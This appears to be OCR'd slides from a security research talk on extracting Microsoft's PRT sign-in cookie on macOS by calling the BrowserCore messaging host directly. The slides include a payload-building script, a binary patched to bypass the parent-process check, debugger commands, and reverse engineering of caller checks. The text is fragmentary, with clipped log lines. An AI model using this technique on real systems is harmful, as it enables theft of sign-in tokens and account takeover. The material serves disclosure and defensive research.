BrowserCore's parent process check



Full SSO Flow of BrowserCore



We are here!






So What Happens If We Talk to BrowserCore **Directly**?


Create payload.bin

```
python create_payload.py > ...
1 import json
2 import struct
3
4 FILE_PATH = "/tmp/payload.bin"
5
6 cmd_payload = {
7     "method": "GetCookies",
8     "uri": "https://login.microsoftonline.com/common/oauth2/authorize",
9     "sender": "https://login.microsoftonline.com"
10 }
11 cmd_json = json.dumps(cmd_payload)
12 cmd_length = struct.pack("<I", len(cmd_json))
13
14 with open(FILE_PATH, "wb") as f:
15     f.write(cmd_length)
16     f.write(cmd_json.encode())
17
18 print(f"[+] Payload saved to {FILE_PATH}")
```



Different from Windows Here

```
~/Documents/prt_lab  
./BrowserCore < /tmp/payload.bin
```




Windows PowerShell

```
PS C:\Users\us_itadm\Desktop> cat .\payload.txt | C:\Windows\BrowserCore\browsercore.exe  
r {"status": "Fail", "code": "OSError", "description": "Error processing request.", "ext": {  
PS C:\Users\us_itadm\Desktop> _
```

Can't get parent process info.

```
793F9A1] Starting messaging host...
793F9A1] Validating parent process...
793F9A1] Parent process ID: 17485
ue listener=false peer=false name=com.apple.coreser
default queue, to re-bootstrap client connection.
793F9A1] Failed to get parent process info.
793F9A1] Finished messaging host.
```






 **Whatever, Patch
Should Fix It Anyway**

Misson Patch

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
Misson Patch - Done!

```
E7DA30FE9] Starting messaging host...
E7DA30FE9] Validating parent process...
E7DA30FE9] Parent process ID: 17485
true listener=false peer=false name=com.apple.coreservic
on default queue, to re-bootstrap client connection.
E7DA30FE9] Parent process name: N/A
E7DA30FE9] Parent process bundleIdentifier: N/A
E7DA30FE9] Parent process is valid.
E7DA30FE9] Waiting for request string...
```




😱 Something Happened this time!

```
./BrowserCore_patched < /tmp/payload.bin  
{"code":"OSError","description":"Error Domain=com.apple  
Services.AuthorizationError Code=-6000 \"(null)\" UserInfo={NSUnderlyin  
gError=0x600003d10060 {Error Domain=MSALErrorDomain Code=-50000 \"(null  
)\" UserInfo={MSALErrorDescriptionKey=Caller is not allowed to invoke B  
rowserNativeMessageOperation. MSALInternalErrorCodeKey=-42008, MSALBro  
kerVersionKey=5.2502.0}}}\" , \"ext\":{\"error\":-6000,\"properties\":{},\"status  
\":\"PERSISTENT_ERROR\"}}%
```



Debug It with LLDB

```
lldb
[!] current terminal size is 102x26
[!] lldbinit is best experienced with a terminal size at least 125x25
[+] Loaded lldbinit version 3.2.436 @ lldb-1600.0 (apple version)
(lldbinit) target create ~/Documents/prt_lab/BrowserCore_patched
Current executable set to '/Users/kingkazma/Documents/prt_lab/BrowserC
(lldbinit) process launch -i /tmp/payload.bin
```



Wait.....What? 🤖

```
] Preparing sso ext request...  
] Sending sso ext request...  
] Waiting for sso ext response...  
] SSO ext response received.  
] Sending response...
```

```
3TkJna3Foa2lH0XcwQkFRc0ZBREI0TVhZd0VRW  
09ESmtZbUZqWVRRdE0yVTRNUzAwTm10aExUbGp  
(RTN0R1F0T0dWaFpEUXh0bUZpWm1VM01Ga3dFd  
zg0T3FWc2J6NWRxUktPQjBEQ0J6VEFNQmd0Vkh  
JWTZ0UVdxXC81ekFpQmdzcWhraUc5eFFCQllJY
```



**So... Did We Actually
Just Find our First
Comprehensive Method?**


Actually...☹️



Developer Tools Access

Developer Tools Access is trying to take control of another process.

Touch ID or enter your password to allow this.



```
└─ csrutil status  
System Integrity Protection status: disabled.
```



Original Mission: Get the **PRT Cookie** on **macOS**



New Mission:
Get the PRT Cookie
on macOS
as a standard user

Two Different Callers in SSO Flow

- > Caller of BrowserCore


- > A browser (e.g. Chrome, Edge)

- > Parent in the parent process check — and this is the part we patched





- > Caller of AppSSOAgent

- > BrowserCore (or a

- > Requires CS_VAL



Reasoning Our Next Move

- >  Our patch seems to work
- >  But why didn't LLDB trigger the -6000 error?
- >  Alternatively, we could investigate what -6000 actually means.
- >  Let's compare the logs and spot the difference.

Let's Diff the Logs

✗ Fail:

```
bundleIdentifier: SecTaskCopySigningIdentifier() failed, falling back to man  
bundleIdentifier: proc_pidpath() with PID 3324 path: <private>  
ntUtils _pathForPid:] 3324 -> /Users/kingkazma/Documents/prt_lab/BrowserCore_
```

✓ Success:


```
ppSSO:SOUtills] bundleIdentifier: microsoft.com.browserMessagingHost  
Utils] +[SOAgentUtils _pathForPid:] 4794 -> /Users/kingkazma/Documents  
Utils] +[SOAgentUtils _pathForPid:] 4794 -> /Users/kingkazma/Documents  
Utils] 4794: microsoft.com.browserMessagingHost is managed: NO  
ppSSO:SOUtills] teamIdentifier: UBF8T346G9, error: (null)
```

What are Team ID and Bundle ID?

- > Team ID is embedded in the Apple Developer certificate
- > Bundle ID appears in both Info.plist and binary's code signature
- > Bundle ID is just a string for identification
- > Attackers can fake Bundle ID, but not Team ID

Security Identifier (SID) on Windows

Impersonate AAD token broker for Device key signing




Reversing `aadcloudap!SignPayload` `CheckPackageSidForRequestSign`

- Checks if a caller process's sid is "S-1-15-2-1910091885-1573563583-1104941280-2418270861-3411158377-2822700936-2990310272"
 - Without valid SID, `BuildDeviceAuthAssertion` is not called and `SignPayload` doesn't generate Device key signed request


Outside the BrowserCore



```
Mac SSO Extension: (AppSSO) [com.apple.AppSSO:S0RemoteExt  
AppSSOAgent: [com.apple.AppSSO:S0Agent] beginAuthorizatio  
Mac SSO Extension: (AppSSO) [com.apple.AppSSO:S0RemoteExt  
Mac SSO Extension: (AppSSO) [com.apple.AppSSO:S0Authoriza  
AppSSOAgent: (PlatformSSO) [com.apple.AppSSO:P0ExtensionA  
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


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


Hmm... 🤔

The screenshot shows the IDA Pro interface. At the top, a window titled 'Strings' is open, with its title bar highlighted by a red box. Below it, a table with columns 'Address', 'Length', 'Type', and 'String' is visible. At the bottom of the interface, a blue error message box with a red border contains the text 'Caller is not'.




processSSOAuthorization()





```
}  
v6 = objc_allocWithZone((Class)&OBJC_CLASS__ADBrokerSSOExtensionRequest);  
v29[0] = 0LL;  
v7 = objc_retain(a1);  
v8 = objc_msgSend(  
    v5,  
    "initWithSSOExtensionRequest:ssoExtensionMode:ssoModeForBrowser:isInt  
v7  
0LL
```

Objective-C Message Send


- > Method calls are sent as messages at runtime.
- > Uses objc_msgSend to find the method.
- > May resolve in current binary or linked frameworks.





Find the Method



